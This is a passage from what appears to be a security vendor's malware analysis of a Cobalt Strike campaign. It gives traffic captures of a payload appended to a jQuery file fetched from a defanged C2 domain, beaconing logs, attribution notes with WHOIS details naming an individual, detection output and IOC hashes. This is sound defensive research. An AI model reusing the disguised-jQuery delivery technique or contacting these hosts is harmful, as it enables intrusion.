000001DC  20 33 2E 33 20 28 54 4C 53 2F 31 2E 32 29 0A 53 65 73 73 69 6F 6E 49 44 3A 09 35 45 20 45 39 20 32 39   3.3 (TLS/1.2).SessionID:.5E E9 29
000001FE  20 45 43 20 44 44 20 46 31 20 46 46 20 45 36 20 30 30 20 46 39 20 33 43 20 43 32 20 32 35 20 35 32 20   EC DD F1 FF E6 00 F9 3C C2 25 52
00000220  32 32 20 33 31 20 34 45 20 45 31 20 33 30 20 41 31 20 45 33 20 45 42 20 45 38 20 37 44 20 42 43 20 32  22 31 4E E1 30 A1 E3 EB E8 7D BC 2
00000242  32 20 46 38 20 41 33 20 44 31 20 39 36 20 34 42 20 39 44 0A 52 61 6E 64 6F 6D 3A 09 09 35 45 20 45 39  2 F8 A3 D1 96 4B 9D.Random:..5E E9
00000264  20 32 39 20 45 43 20 37 37 20 32 43 20 41 45 20 34 41 20 44 42 20 35 30 20 42 41 20 32 42 20 46 44 20   29 EC 77 2C AE 4A DB 50 BA 2B FD
00000286  35 37 20 44 31 20 37 36 20 35 41 20 30 39 20 44 30 20 31 30 20 33 37 20 33 41 20 32 35 20 35 46 20 43  57 D1 76 5A 09 D0 10 37 3A 25 5F C
000002A8  42 20 41 36 20 37 43 20 42 36 20 34 43 20 45 41 20 34 30 20 32 45 0A 43 69 70 68 65 72 3A 09 09 54 4C  B A6 7C B6 4C EA 40 2E.Cipher:..TL
000002CA  53 5F 45 43 44 48 45 5F 45 43 44 53 41 5F 57 49 54 48 5F 41 45 53 5F 31 32 38 5F 47 43 4D 5F 53 48 41  S_ECDHE_ECDSA_WITH_AES_128_GCM_SHA
000002EC  32 35 36 20 5B 30 78 43 30 32 42 5D 0A 43 6F 6D 70 72 65 73 73 69 6F 6E 53 75 69 74 65 3A 09 4E 4F 5F  256 [0xC02B].CompressionSuite:.NO_
0000030E  43 4F 4D 50 52 45 53 53 49 4F 4E 20 5B 30 78 30 30 5D 0A 45 78 74 65 6E 73 69 6F 6E 73 3A 0A 09 09 72  COMPRESSION [0x00].Extensions:...r
00000330  65 6E 65 67 6F 74 69 61 74 69 6F 6E 5F 69 6E 66 6F 09 30 30 0A 0A                                      enegotiation_info.00..
```

Figure 15: Fiddler output

Using Burp Suite proxy we were able to successfully verify and capture the correct payload downloaded from **time.updateeset[.]com/jquery-3.3.1.slim.min.js**. As can be seen in Figure 16, the payload is included in the jQuery script returned in the HTTP response:




```
4   http://ip-api.com            POST  /xml/                      200  607     XML               208.95.112.1     15:05:28 16
5   https://time.updateeset.com  GET   /jquery-3.3.1.slim.min.js  200  219402  script  js  ✓     91.215.154.120   15:05:57 16
```

```
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=0, no-cache
Pragma: no-cache

/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use strict";"object"==typeof module&&"object"==typeof
[illegible]
```

Figure 16: Payload happened to the end of jquery

After copying the payload into a buffer in memory, the shellcode jumps to the start of the buffer and continues execution. This includes sending continuous beaconing requests to "**time.updateeset[.]com/jquery-3.3.1.min.js**" and waiting for the potential commands from the C2.



5	https://time.updateeset.com	GET	/jquery-3.3.1.slim.min.js
6	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
7	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
8	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
9	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
10	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
11	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
12	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
13	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
14	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
15	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
16	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
17	https://time.updateeset.com	GET	/jquery-3.3.1.min.js


Figure 17: C2 communications

Using Hollow Hunter we were able to extract the final payload which is Cobalt Strike from ecmd's memory space.

Attribution

A precise attribution of this attack is a work in progress but here we provide some insights into who might be behind this attack. Our analysis showed that the attackers excluded Russia and the US. The former could be a false flag, while the latter may be an effort to avoid the attention of US malware analysts.


As mentioned before, the domain hosting the remote template is registered in Hong Kong while the C2 domain "time.updateeset[.]com" was registered under the name of an Iranian company called Ehtesham Rayan on Feb 29, 2020. The company used to provide AV software and is seemingly closed now. However, these are not strong or reliable indicators for attribution.



Email	⊖ pouyan289@yahoo.com (registrant, admin, billing, tech)
Name	⊕ - ⊖ poyan ehsasi (registrant, admin, billing, tech)
Organization	⊕ - ⊖ ehtesham rayan (registrant, admin, billing, tech)
Street	⊕ - ⊖ tehran-ponak lojtame bostan vahed 770 (registrant, admin, billing, tech)
City	⊕ - ⊖ ankara (registrant, admin, billing, tech)
State	⊕ - ⊖ ankara (registrant, admin, billing, tech)
Postal Code	⊕ - ⊖ 1435783313 (registrant, admin, billing, tech)
Country	⊕ - ⊖ TURKEY (registrant, admin, billing, tech)
Phone	⊕ - ⊖ 9044498195 (registrant, admin, billing, tech)
NameServers	⊕ ns71.domaincontrol.com ns72.domaincontrol.com ⊖ ns1.updateeset.com ns2.updateeset.com

Figure 11: updateeset.com whois registration information

In terms of TTPs used, Chinese APT groups such as Mustang Panda and APT41 are known to use jQuery and the Malleable C2 feature of Cobalt Strike. Specifically, the latest campaign of Mustang Panda has used the same Cobalt Strike feature with the same jQuery profile to download the final payload which is also Cobalt Strike. This is very similar to what we saw in this campaign, however the initial infection vector and first payload are different in our case.



Detection Details

Spyware.Agent

Detection Name: Spyware.Agent
Action Taken: Quarantined
Category: Malware
Scanned At: 06/17/2020 7:56:46 AM
Reported At: 06/17/2020 7:57:06 AM
Type: File
Endpoint: [redacted]
Location: C:\SAMPLES\AEB4C3FF5B5A62F5B7FCB1F958885F76795EE79

IOCs

Anadia Waleed resume.doc
259632b416b4b869fc6dc2d93d2b822dedf6526c0fa57723ad5c326a92d30621

Remote Template: indexa.dotm
7f1325c5a9266e649743ba714d02c819a8bfc7fd58d58e28a2b123ea260c0ce2

Remote Template Url:
https://yenile[.]asia/YOOMANHOWYOUDARE/

C2:
time.updateeset[.]com

Ecmd.exe:
aeb4c3ff5b5a62f5b7fcb1f958885f76795ee792c12244cee7e36d9050cfb298
dcaaffea947152eab6572ae61d7a3783e6137901662e6b5b5cad82bffb5d8995
5f49a47abc8e8d19bd5ed3625f28561ef584b1a226df09d45455fbf38c73a79c

cf.ini:

0eba651e5d54bd5bb502327daef6979de7e3eb63ba518756f659f373aa5f4f8b

Cf.ini shell-code after decryption:

5143c5d8715cfc1e70e9db00184592c6cfbb4b9312ee02739d098cf6bc83eff9

Cobalt Strike downloaded shellcode:

8cfd023f1aa40774a9b6ef3dbdfb75dea10eb7f601c308f8837920417f1ed702

Cobalt Strike payload

7963ead16b6277e5b4fbd5d0b683593877d50a6ea7e64d2fc5def605eba1162a